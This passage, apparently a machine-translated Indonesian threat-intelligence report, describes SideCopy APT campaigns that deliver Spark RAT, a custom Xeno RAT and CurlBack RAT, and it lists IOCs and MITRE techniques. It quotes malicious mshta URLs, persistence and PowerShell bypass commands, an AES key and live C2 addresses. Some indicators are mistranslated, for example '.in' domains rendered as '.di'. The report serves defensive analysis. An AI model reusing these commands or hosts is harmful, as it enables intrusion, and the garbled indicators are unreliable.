- Unduh muatan akhir peri as /.lokal/bagikan/xdg-buka dan jalankan.
- Buat crontab '/dev/shm/mycron' untuk mempertahankan persistensi melalui boot ulang sistem untuk muatan, di bawah nama pengguna saat ini.
Muatan terakhir yang dikirimkan oleh stager adalah Spark RAT, sebuah trojan akses jarak jauh sumber terbuka dengan dukungan lintas platform untuk sistem Windows, macOS, dan Linux. Ditulis dalam bahasa Golang dan dirilis di GitHub pada tahun 2022, RAT sangat populer dengan lebih dari 500 fork. Spark RAT menggunakan protokol WebSocket dan permintaan HTTP untuk berkomunikasi dengan server C2.

Fitur-fitur Spark RAT meliputi manajemen dan penghentian proses, pemantauan lalu lintas jaringan, eksplorasi dan transfer berkas, pengeditan dan penghapusan berkas, penyorotan kode, pemantauan desktop, pengambilan tangkapan layar, pengambilan informasi OS, dan akses terminal jarak jauh. Selain itu, Spark RAT mendukung fungsi manajemen daya seperti fungsi shutdown, reboot, log-off, sleep, hibernate, dan lock screen.
Gugus-B
Kelompok kedua aktivitas SideCopy menargetkan sistem Windows, meskipun kami menduga bahwa kelompok ini menargetkan sistem Linux berdasarkan infrastruktur yang diamati sejak 2023.

Infeksi dimulai dengan tautan email spear-phishing yang mengunduh berkas arsip bernama 'NDC65-Updated-Schedule.zip'. Berkas ini berisi berkas pintasan berformat ekstensi ganda yang memicu berkas HTA jarak jauh yang dihosting di domain lain yang telah disusupi:
- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”
ID mesin yang terkait dengan LNK "desktop-ey8nc5b" telah ditemukan dalam kampanye SideCopy sebelumnya, meskipun tanggal modifikasi '2023:05:26' menunjukkan bahwa ID tersebut mungkin merupakan ID lama yang sedang digunakan kembali. Sejalan dengan stager MSI, grup ini terus menggunakan stager berbasis HTA yang hampir sepenuhnya tidak terdeteksi (FUD).
File HTA berisi payload .NET BroaderAspect.dll yang dikodekan Base64 , yang didekode dan dimuat langsung ke dalam memori MSHTA. Binary ini membuka dokumen umpan NDC yang dijatuhkan di direktori ProgramData dan stager .NET tambahan sebagai PDF di direktori Public . Persistensi diatur melalui kunci registri Run dengan nama "Edgre" dan dieksekusi sebagai:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Muatan Terenkripsi
Biner .NET yang dijatuhkan bernama 'Myapp.pdb' memiliki dua file sumber daya:
- “Myapp.Resources.Document.pdf”
- “Aplikasi saya.Properti.Sumber Daya.Sumber Daya”

Yang pertama didekode menggunakan sandi Caesar dengan pergeseran 9 karakter ke arah belakang. File tersebut ditemukan di ' Public\Downloads\Document.pdf ' (122.98 KB), yang merupakan makalah GIAC tahun 2004 tentang “Teknik komunikasi canggih dari trojan horse akses jarak jauh pada sistem operasi Windows”.

Meskipun bukan umpan, muatan terenkripsi ditambahkan di bagian akhir. Malware mencari penanda “ %%EOF ” untuk memisahkan data PDF dari data EXE. Data PDF diekstrak dari awal hingga penanda tersebut, sedangkan data EXE diekstrak setelah melewati 6 byte setelah penanda.

Setelah beberapa saat, data EXE dijatuhkan sebagai “ Public\Downloads\suport.exe ” (49.53 KB) yang dikirim sebagai argumen bersama dengan kunci untuk memicu perintah PowerShell.
Tahap PowerShell
Eksekusi perintah PowerShell dengan argumen dasar "-NoProfile -ExecutionPolicy Bypass -Command" untuk mengabaikan kebijakan dan profil terlihat. Dua parameter dikirim:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='

Setelah beberapa penundaan, kunci enkripsi didekodekan dari Base64, dan 16 byte pertama diperlakukan sebagai IV untuk enkripsi AES (mode CBC dengan padding PKCS7). Hal ini dilakukan untuk memuat biner yang telah didekripsi sebagai rakitan .NET langsung ke dalam memori, memanggil titik masuknya.
Xeno RAT Kustom
Membuang muatan .NET terakhir bernama 'DevApp.exe' membawa kita ke fungsi-fungsi familiar yang terdapat pada Xeno RAT. Ini adalah trojan akses jarak jauh sumber terbuka yang pertama kali terlihat pada akhir tahun 2023. Fitur-fitur utamanya meliputi HVNC, akses mikrofon langsung, proksi terbalik Socks5, bypass UAC, keylogger, dan banyak lagi. Varian khusus yang digunakan oleh SideCopy telah menambahkan metode manipulasi string dasar dengan C2 dan port 79.141.161[.]58:1256.

Tahun lalu, varian Xeno RAT khusus bernama MoonPeak digunakan oleh APT terkait Korea Utara yang dilacak sebagai UAT-5394. Demikian pula, varian Spark RAT khusus telah diadopsi oleh aktor berbahasa Mandarin seperti DragonSpark dan TAG-100.
Infrastruktur dan Atribusi
Domain yang digunakan untuk pementasan malware oleh kelompok ancaman. Sebagian besar memiliki registrar GoDaddy.com, LLC.
| Domain Pementasan | Pertama kali melihat | Dibuat | ASN |
| modspaceinterior[.]com | Jan 2025 | September 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | Jan 2025 | Oktober 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | Desember 2024 | Februari 2005 | AS 4758 – Pusat Informatika Nasional |
| egovservice[.]di | Desember 2024 | Juni 2023 | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]di | November 2024 | Mar 2024 | AS 47583 – Hostinger |
| portal pendidikan[.]di | 2024 Agustus | 2024 Agustus | AS 22612 – NameCheap |
Domain C2 telah dibuat tepat sebelum kampanye pada minggu terakhir bulan Desember 2024. Dengan registrar Kanada "Internet Domain Service BS Corp.", domain tersebut diselesaikan ke IP dengan Cloudflare ASN 13335 yang berlokasi di California.
| Domain C2 | Dibuat | IP | ASN |
| pembaruan.widgetservicecenter[.]com | 2024-Desember-25 | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – Clouflare |
| pembaruan.biossysinternal[.]com | 2024-Desember-23 | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – HZ Hosting Ltd. |
C2 untuk Xeno RAT 79.141.161[.]58 memiliki nama umum yang unik (CN=PACKERP-63KUN8U) dengan HZ Hosting Limited dari ASN 202015. Port yang digunakan untuk komunikasi adalah 1256 tetapi port RDP terbuka 56777 juga diamati.

Kedua domain C2 tersebut terkait dengan Cloudflare ASN 13335, yang diresolusi ke rentang IP 172.67.xx.xx. Domain C2 serupa pada ASN ini sebelumnya telah dimanfaatkan oleh SideCopy dalam serangan yang menargetkan sektor maritim . Dengan mempertimbangkan klaster infeksi sebelumnya, TTP yang diamati, dan direktori terbuka yang dihosting, kampanye dengan TTP baru ini dikaitkan dengan SideCopy dengan keyakinan tinggi.
Kesimpulan
Kelompok APT SideCopy yang berafiliasi dengan Pakistan telah mengembangkan taktiknya secara signifikan sejak akhir Desember 2024, memperluas targetnya hingga mencakup sektor-sektor penting seperti perkeretaapian, minyak & gas, dan kementerian luar negeri. Kelompok ini telah beralih dari penggunaan berkas HTA ke paket MSI sebagai mekanisme pementasan utama dan terus menggunakan teknik-teknik canggih seperti pemuatan samping DLL, pemuatan reflektif, dan dekripsi AES melalui PowerShell. Selain itu, mereka memanfaatkan perangkat lunak sumber terbuka yang dikustomisasi seperti Xeno RAT dan Spark RAT, serta menerapkan CurlBack RAT yang baru diidentifikasi. Domain yang disusupi dan situs palsu digunakan untuk phishing kredensial dan hosting muatan, yang menyoroti upaya berkelanjutan kelompok ini untuk meningkatkan persistensi dan menghindari deteksi.
SEQRITE Proteksi
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
IOC
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-Hari ... |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-Hari ... |
| 0e57890a3ba16b1ac0117a624f262e61 | Panduan-Keamanan.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Panduan Keamanan.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | jadwal pembaruan untuk ndc 65 seperti yang dibahas.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | pembaruan kebijakan untuk kursus ini.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Jadwal-Diperbarui.zip |
| 7637cbfa99110fe8e1074e7ead66710e | Jadwal NDC65 yang Diperbarui.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Jadwal-Diperbarui.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Dokumen.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | dukungan.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (Xeno RAT Kustom) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-Hari ... |
| 0a67bfda993152c93a212087677f9b60 | 2024-Hari ... |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (Custom Spark RAT) |
C2
| 79.141.161[.]58:1256 | Tikus Xeno |
| pembaruan.widgetservicecenter[.]com
pembaruan.biossysinternal[.]com |
Tikus CurlBack |
URL
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-Hari-Libur-Nasional-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-Hari-Libur-Nasional-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-Hari-Libur-Nasional-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-Hari-Libur-Nasional-RH-PER_N-1/lns/2024-Hari-Libur-Nasional-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/BahanPelatihan/aspx/Pedoman-Keamanan/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/penggajian_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Domain pementasan
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]di |
| portal pendidikan[.]di |
| egovservice[.]di |
| gadchiroli.egovservice[.]di
pen.egovservice[.]di cpcontacts.egovservice[.]di cpanel.egovservice[.]di webdisk.egovservice[.]di cpcalendars.egovservice[.]di webmail.egovservice[.]di www.dss.egovservice[.]di www.cmc.egovservice[.]di cmc.egovservice[.]di dss.egovservice[.]di mail.egovservice[.]di www.egovservice[.]di www.pakola.egovservice[.]di pakola.egovservice[.]in www.pakora.egovservice[.]di pakora.egovservice[.]di |
Host dan PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf |
| C:\Pengguna\Publik\Unduhan\Dokumen.pdf |
| C:\Pengguna\Publik\Unduhan\suport.exe |
| E:\finalRnd\Aplikasi Saya\obj\Debug\Aplikasi Saya.pdb |
Umpan
| 320bc4426f4f152d009b6379b5257c78 | 2024-Hari ... |
| 9de50f9357187b623b06fc051e3cac4f | Panduan Keamanan.pdf |
| c9c98cf1624ec4717916414922f196be | Jadwal NDC65 yang Diperbarui.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Dokumen.pdf |
MITRE ATT & CK
| TTP | Nama |
| Pengintaian | |
| T1589.002 | Kumpulkan Informasi Identitas Korban: Alamat Email |
| Pengembangan Sumber Daya | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Akuisisi Infrastruktur: Domain
Infrastruktur Kompromi: Domain Kembangkan Kemampuan: Malware Dapatkan Kemampuan: Malware Dapatkan Kemampuan: Alat Kemampuan Panggung: Unggah Malware Kemampuan Panggung: Tautan Target Buat Akun: Akun Email Akun Kompromi: Akun Email |
| Akses Awal | |
| T1566.002 | Phishing: Tautan Spear Phishing |
| Execution | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
API asli
Modul Bersama Penerjemah Perintah dan Skrip Instrumen Manajemen Windows Eksekusi Pengguna: Tautan Berbahaya Eksekusi Pengguna: File Berbahaya |
| Ketekunan | |
| T1053.003
T1547.001 |
Tugas/Pekerjaan Terjadwal: Cron
Kunci Jalankan Registri / Folder Startup |
| Eskalasi Privilege | |
| T1548.002 | Mekanisme Kontrol Ketinggian Penyalahgunaan: Lewati Kontrol Akun Pengguna |
| Penghindaran Pertahanan | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Menyamar: Cocokkan Nama atau Lokasi yang Sah
Penyamaran: Ekstensi File Ganda Deobfuscate/Decode File atau Informasi Eksekusi Proksi Biner Sistem: Mshta Alur Eksekusi Pembajakan: Pemuatan Samping DLL File atau Informasi yang Dikaburkan Pemuatan Kode Reflektif |
| penemuan | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Registri Kueri
Penemuan Konfigurasi Jaringan Sistem Pemilik Sistem/Penemuan Pengguna Proses Penemuan Penemuan Informasi Sistem Penemuan File dan Direktori Penemuan Perangkat Lunak: Penemuan Perangkat Lunak Keamanan |
| Koleksi | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Data dari Sistem Lokal
Pengambilan Masukan: Keylogging Tangkap Audio screen Capture Arsipkan Data yang Dikumpulkan: Arsipkan melalui Utilitas |
| Komando dan Pengendalian | |
| T1105
T1571 |
Transfer Alat Masuk
Pelabuhan Non-Standar |
| exfiltration | |
| T1041 | Eksfiltrasi Melalui Saluran C2 |
Penulis:
Sathwik Ram Prakki
Kartikkumar Jivani